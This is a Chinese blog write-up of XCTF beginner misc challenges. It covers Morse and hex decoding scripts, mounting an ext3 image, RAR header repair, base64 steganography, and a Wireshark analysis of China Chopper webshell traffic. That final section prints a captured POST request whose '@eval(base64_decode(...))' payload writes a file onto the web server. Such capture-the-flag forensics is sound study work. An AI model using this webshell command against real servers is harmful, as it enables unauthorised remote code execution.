xctf misc部分

原创

AshMOB 于 2022-03-13 23:06:51 发布 12 收藏

分类专栏： ctf比赛wp 文章标签： 网络安全 数据安全 安全

本文链接：https://blog.csdn.net/ashMOB/article/details/123468616


xctf misc

新手区

stegano

这题好像是招新的题…

用浏览器打开后复制所有字符，发现有一串ABAB很可疑




*新建文本文档.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

NoFlagHere! NoFlagHere! NoFlagHere! XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXX
BABA BBB BA BBA ABA AB B AAB ABAA AB B AA BBB BA AAA BBAABB AABA ABAA AB BBA BBBAAA ABBBB BA AAAB AB
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Cras faucibus odio ut metus vulputate, id laoreet magna volutpat. Integer nec enim vel arcu porttitor egestas. Vestibulum suscipit lorem sed sem faucibus rutrum. Nunc diam orci, convallis vitae auctor vehicula, interdum ut mi. Maecenas nec urna at dolor mattis dictum sit amet at orci. Mauris condimentum adipiscing erat nec feugiat. Curabitur scelerisque varius ligula, iaculis adipiscing dui. Duis eget

猜测是摩尔斯电码（不过好像有个密码也是ABAB的），脚本转换一下

```
str='BABA BBB BA BBA ABA AB B AAB ABAA AB B AA BBB BA AAA BBAABB AABA ABAA AB BBA BBBAAA ABBBB BA AAAB ABBBB AAAAA ABBBB BAAA ABAA AAABB BB AAABB AAAAA AAAAA AAAAB BBA AAABB'
str2=''
for i in str:
    if i=='A':
        str2+='.'
    elif i=='B':
        str2+='-'
    else:
        str2+=' '

print(str2)
```



输入摩尔斯电码，点击“解密”，即可将摩尔斯电码翻译成可识别的字符。

```
-.-. --- -. --. .-. .- - ..- .-.. .- - .. --- -. ... --..-- ..-. .-.. .- --. ---... .---- -. ...- .----
..... .---- -... .-.. ...-- -- ...-- ..... ..... ....- --. ...--
```

congratulations,flag:1nv151bl3m3554g3

推荐：中文摩斯密码翻译>>

掀桌子

```
菜狗截获了一份报文如下c8e9aca0c6f2e5f3e8c4efe7a1a0d4e8e5a0e6ece1e7a0e9f3baa0e8eafae3f9e4eafae2eae4e3eaebfaebe3f5e7
e9f3e4e3e8eaf9eaf3e2e4e6f2，生气地掀翻了桌子(╯°□°）╯︵ ┻━┻
```


```
string = "c8e9aca0c6f2e5f3e8c4efe7a1a0d4e8e5a0e6ece1e7a0e9f3baa0e8eafae3f9e4eafae2eae4e3eaebfaebe3f5e7e9f3e4e3e8eaf9eaf3e2e4e6f2"
flag = ''
for i in range(0,len(string), 2):
    s = "0x" + string[i] + string[i+1]
    flag += chr(int(s, 16) - 128)
print(flag)
```

按两个取，减去128后按照ASCII转为字符

---

ext3

下载下来用010发现



```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 7E 72 6F 6F  ............~roo
74 2F 44 65 73 6B 74 6F 70 2F 66 69 6C 65 2F 4F  t/Desktop/file/O
37 61 76 5A 68 69 6B 67 4B 67 62 46 2F 66 6C 61  7avZhikgKgbF/fla
67 2E 74 78 74 00 00 00 00 00 00 00 00 00 00 00  g.txt...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

题目名字叫ext3，那么文件应该可以在linux下进行挂载。放到kali里面，运行 mount 3cb6228ec57f48e080168918d3b9fe36 /mnt/, 在/mnt/下面看到有一堆文件夹。执行 find | grep ‘flag’ ./O7avZhikgKgbF/flag.txt 执行cat ./O7avZhikgKgbF/flag.txt 显示ZmxhZ3tzYWpiY2lienNrampjbmJoc2J2Y2pianN6Y3N6Ymt6an0= 看最后的=号，像base64，找个base64的工具解码得flag。


其实在010里也能发现该字符串，说明ext3本体可以不加密访问内部数据

SimpleRAR

首先需要大概了解rar文件的结构

(10条消息) RAR文件格式学习（了解）_baola的博客-CSDN博客_rar文件头

这题用010查看发现存在一个secret.png，但是是以子块标记存在的，将其改为文件块即可提取出来




```
20h: 00 00 00 02 C7 88 67 30 0D BB 4E 4B 1D 30 08 00  ....Ç gom»NK.0..
30h: 20 00 00 00 66 6C 61 67 2E 74 78 74 00 B0 57 00   ...flag.txt.°W.
40h: 43 66 6C 61 67 20 69 73 20 6E 6F 74 20 68 65 72  Cflag is not her
50h: 65 A8 3C 74 20 90 2F 00 3A 15 00 00 42 16 00 00  e¨<t./.:...B...
60h: 02 BC E9 8C 2F 6E 84 4F 4B 1D 33 0A 00 20 00 00  .¼éŒ/n„OK.3.. ..
70h: 00 73 65 63 72 65 74 2E 70 6E 67 00 F0 40 AB 18  .secret.png.ð@«.
```

010打开secret.png发现是gif文件

ps打开后将两图层保存为png再用Stegsolve打开后发现二维码的上下部分

拼好后




```
已解码数据 1:
------------------------------------------------------------
位置:(16.8,170.7)-(278.5,175.6)-(13.2,432.2)-(274.4,436.2)
颜色正常, 正像
版本: 3
纠错等级:H, 掩码:4
内容:
flag{yanji4n_bu_we1shi}
------------------------------------------------------------
```

---

base64stego

原理：

注意红色的 0, 我们在解码的时候将其丢弃了, 所以这里的值不会影响解码. 所以我们可以在这进行隐写.
为什么等号的那部分 0 不能用于隐写? 因为修改那里的二进制值会导致等号数量变化, 解码的第 1 步会受影响. 自然也就破坏了源字符串.
而红色部分的 0 是作为最后一个字符二进制的组成部分, 还原时只用到了最后一个字符二进制的前部分, 后面的部分就不会影响还原.
唯一的影响就是最后一个字符会变化. 如下图



T								r								0								y																							
0	1	0	1	0	1	0	0	0	1	1	1	0	0	1	0	0	0	1	1	0	0	0	0	0	1	1	1	1	0	0	1	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0
V						H						I						w						e						R						=						=					

隐写

如果你直接解密’VHIweQ==‘与’VHIweR==’, 得到的结果都是’Tr0y’.

当然, 一行 base64 顶多能有 2 个等号, 也就是有 2*2 位的可隐写位. 所以我们得弄很多行, 才能隐藏一个字符串, 这也是为什么题目给了一大段 base64 的原因.
接下来，把要隐藏的 flag 转为 8 位二进制, 塞进去就行了.


base64隐写 - SO-CAT - 博客园 (cnblogs.com)

功夫再高也怕菜刀

下载得到一个pcapng文件

拖入wireshark分析，搜索是否存在压缩包 504b03034，发现存在压缩包，提取，或者直接用foremost分离


发现压缩包加密了，在流量中搜索线索，发现存在一个图片文件6666.jpg，



Wireshark · 分组 1150 · acfff53ce3fa4e2bbe8654284dfc18e1.pcapng

```
    [Prev request in frame: 883]
    [Prev response in frame: 1144]
    [Request in frame: 1146]
    [Request URI: http://192.168.43.83/upload/1.php]
    File Data: 221 bytes
▾ Line-based text data: text/html (7 lines)
    ->|./\t2017-12-08 11:42:11\t0\t0777\n
    ../\t2017-12-08 11:39:10\t4096\t0777\n
    1.php\t2017-12-08 11:33:16\t33\t0666\n
    6666.jpg\t2017-12-08 11:42:11\t102226\t0666\n
    flag.txt\t2017-12-08 11:35:29\t17\t0666\n
    hello.zip\t2017-12-08 09:32:36\t224\t0666\n
    |<-

0000  00 50 56 21 b8 f4 00 50  56 f5 c2 5f 08 00 45 00   ·PV!···P V··_··E·
0010  01 f5 52 fd 00 00 80 06  1f e2 c0 a8 2b 53 c0 a8   ··R····· ····+S··
0020  19 80 00 50 ba f0 77 9b  35 bc 6f 4d f3 60 50 18   ···P··w· 5·oM·`P·
0030  fa f0 ff 43 00 00 48 54  54 50 2f 31 2e 31 20 32   ···C··HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 46 72 69   00 OK··D ate: Fri
0050  2c 20 30 38 20 44 65 63  20 32 30 31 37 20 31 31   , 08 Dec  2017 11
0060  3a 34 32 3a 31 31 20 47  4d 54 0d 0a 53 65 72 76   :42:11 G MT··Serv
0070  65 72 3a 20 41 70 61 63  68 65 2f 32 2e 34 2e 32   er: Apac he/2.4.2
0080  33 20 28 57 69 6e 36 34  29 20 50 48 50 2f 35 2e   3 (Win64 ) PHP/5.
0090  36 2e 32 35 0d 0a 58 2d  50 6f 77 65 72 65 64 2d   6.25··X- Powered-
00a0  42 79 3a 20 50 48 50 2f  35 2e 36 2e 32 35 0d 0a   By: PHP/ 5.6.25··
00b0  43 6f 6e 74 65 6e 74 2d  4c 65 6e 67 74 68 3a 20   Content- Length: 
00c0  32 32 31 0d 0a 4b 65 65  70 2d 41 6c 69 76 65 3a   221··Kee p-Alive:
00d0  20 74 69 6d 65 6f 75 74  3d 35 2c 20 6d 61 78 3d    timeout =5, max=
00e0  39 39 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   99··Conn ection: 
00f0  4b 65 65 70 2d 41 6c 69  76 65 0d 0a 43 6f 6e 74   Keep-Ali ve··Cont
0100  65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68   ent-Type : text/h
0110  74 6d 6c 3b 20 63 68 61  72 73 65 74 3d 55 54 46   tml; cha rset=UTF
0120  2d 38 0d 0a 0d 0a 2d 3e  7c 2e 2f 09 32 30 31 37   -8····-> |./·2017
```



```
POST /upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 204999

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50a
W1lKDApO2VjaG8oIi0%2BfCIpOzskZj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JGM9JF9QT1NUWyJ6MiJdOyRjPXN0cl9yZXBsYWNlKCJcciIsIiIsJGMpOyRjPXN0cl9y
ZXBsYWNlKCJcbiIsIiIsJGMpOyRidWY9IiI7Zm9yKCRpPTA7JGk8c3RybGVuKCRjKTskaSs9MikkYnVmLj11cmxkZWNvZGUoIiUiLnN1YnN0cigkYywkaSwyKSk7ZWNobyhAZndya
XRlKGZvcGVuKCRmLCJ3IiksJGJ1Zik%2FIjEiOiIwIik7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRcNjY2Ni5qcGc%3D&z2=FFD8FFE000
104A46494600010101007800780000FFDB004300010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101010101010101010101FFDB0043010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101
0101010101010101010101010101010101FFC0001108013901E203012200021101031101FFC4001F0000010501010101010100000000000000000102030405060708090A0BF
FC400B5100002010303020403050504040000017D01020300041105122131410613516107227114328191A1082342B1C11552D1F02433627282090A161718191A25262728
292A3435363738393A434445464748494A535455565758595A636465666768696A737475767778797A838485868788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B
3B4B5B6B7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE1E2E3E4E5E6E7E8E9EAF1F2F3F4F5F6F7F8F9FAFFC4001F0100030101010101010101010000000000001
02030405060708090A0BFFC400B51100020102040403040705040400010277000102031104052131061241510761711322328108144291A1B1C109233352F0156272D10A1
62434E125F11718191A262728292A35363738393A434445464748494A535455565758595A636465666768696A737475767778797A82838485868788898A92939495969798
999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE2E3E4E5E6E7E8E9EAF2F3F4F5F6F7F8F9FAFFDA000C03010002110311003
F00FC18823DB907E62481211D6493F86143D914E012BCF5E30056C4310192E7D0CC40EFFC30478E3B0DFF00FD8F352DA3DBB0AF0769F2C1FF00964839699CF3866C9C11CF
719E33AD6F1B7C840EB930AB71C672D7327B0C1D99EC0632179FF49A8C75F376FF002FB9DFAD9BE65D66EDFE56D79EFADBB3D9AB5BE4AC95FB69D5455EDC28724C9C703CD
238D89FC30A1F523AE3D4F6539D88632E4EE013080CA57FE58C5FC31A7FD34933F377E7DCD54B78F714DA0B00711038F9DC7DF9DFFD95E703FA6EAD98101D8A83702FF20F
F9ED3779187FCF34391CF5F539AF568C36EFDF7BAD36F5BBDBBE9F146DE3D79F4DDAFBAFA2F93D1EFA2B35B4657B90A6428036314F7C5BC1F967CC7DDCF7391D0B1C6CDBA
6D0BB70A4292B9FF963177918FF00CF47E3033B88C6324A8AAB020551D24F9B1EF7336781D4131A13C738C7BB606BDBC4064B82FF0030DF8EB34BD5635C7F021C671DBA0C
9435EA528EDE56FF0087D3F357B745A42FE4566B5F3EFADB656B3F5B5B4ECDABD465BB78CFC85540620B421B811A1FBD7327FB47036E4F5E47DD4AD7B78F732141F2AFFA8
56EE73FBCB993B0C6D2573C63D81354E14C96DDF32EE5F39971FBC906365B45D72A300311C71E8A2B6A353921B19E3CE65FE151F72DA3C74E061B6F4C73F74E7D6A11DB4E
D7B697DBEE4ADD3E1B69750478D5A5ABD6FA7E76F4BEEBD6FAD9CED1B70A9F9047F30DC7C956E3CD9070F3B8FEEA9FBBBBD30790D5A70C61400079997C2E7ADCCFD0B9C9E
638B2703EEFA9059B15E24DBB830D8DB479C47FCB284E36C080E7E77380D9FA1CE18D694319272C446760DDD48B780F0101EF2CB9C63A9CF62C71D96D52D36DBB256F5B7C
F6B59E91A89F0DDEBAE8DAEFEF6D6775BEFBADEF74BDEA76B3146A796CBA87191D4DCDC765F689339EA3D7A30AD2452C4863B81606661FF2DA5FE18131D634E99E871C7F0
5578D1890061095C8E9FE8D6F9E588FF9EB27FDF4739C7231A50AE31B1761DA7C90DD228BF8E77E9991F1F29FCB036D633F5BEB6DB7DBBBBBED67D1D9FC53B1DAD6FCB5F7
7B2E8F5D34D2F1D234D132A80AE1B9191F6865C7CEF91E5DAC479000C00D8E383D768274228FEF997E5F957CF2BFC080FC96B10E992061B1C7639C1CD6817E68D93E5C026
DD58E3681FEB2EE5E31938F97F4E0569449911845DDC9F20360177FE3BA9472768C1DBBB8E3BED6AC65E7E49F7D96BFD6AEFDE7A5C6EBF0FD2FDED64BD15B4BAA7EFCF1A9
25B71F2C8502523FE5DE0E36DBC7C9FDEC9FC407AF3D58D68C719C8C811B6C191DAD6D880428FF00A6D367A9E72D83C9E2181154290BBF2FFB907ACF3FF14CF9CFEEE3C9D
BDB8C673BB1A10A0C8209972FC64737574739FF00B631E7BFB74DD9ACDAEB7F56AFBBB79BE8FA6FAB5ACA08B4ECBBF65F774FD1EBF65E91A97B51272368F2D8A7C993C5B5
B7F148DEB2C808E7A927B6401A502636140148563086E9145FC7732678DCDD573CF1D32AA6ABC49B465BF7A0BE6423ADD5C725625EE618F8071818E9D462FA2E776FF9BE6
51315FF0096B20FB96D191C045230D8F4CE385AC24EDAAFC7A256D55BBFE9A69185ED6AD2FBBF0EFD3A6BFCD696B29DA68D598C6B12F393F6753D80FF0059792FE5F213D3
03070B83A512AA04D8371DC7C80DFF002D661F7EE65CF444E4A0ED800F462628D02EFDE493F2FDA5978FFAE76916327A0F9B1C0E49CEDE6F221258B9DA428F3D97FE5945C
7976B1FEB4C461B1CF639C3679DFEE9AE6B6DF75B97ABD1AEBC8EE69A6D6EDD6EAEDE377BE6D6ED1CD5A7823CED0BEBD01C9894EE00CBD5CE7E69E4073EB98C963962463D
```

23 客户端 分组，0 服务器 分组，0 turn(s).

追踪流发现存在图片信息，提取出来

ffd8为开头ffd9为结尾

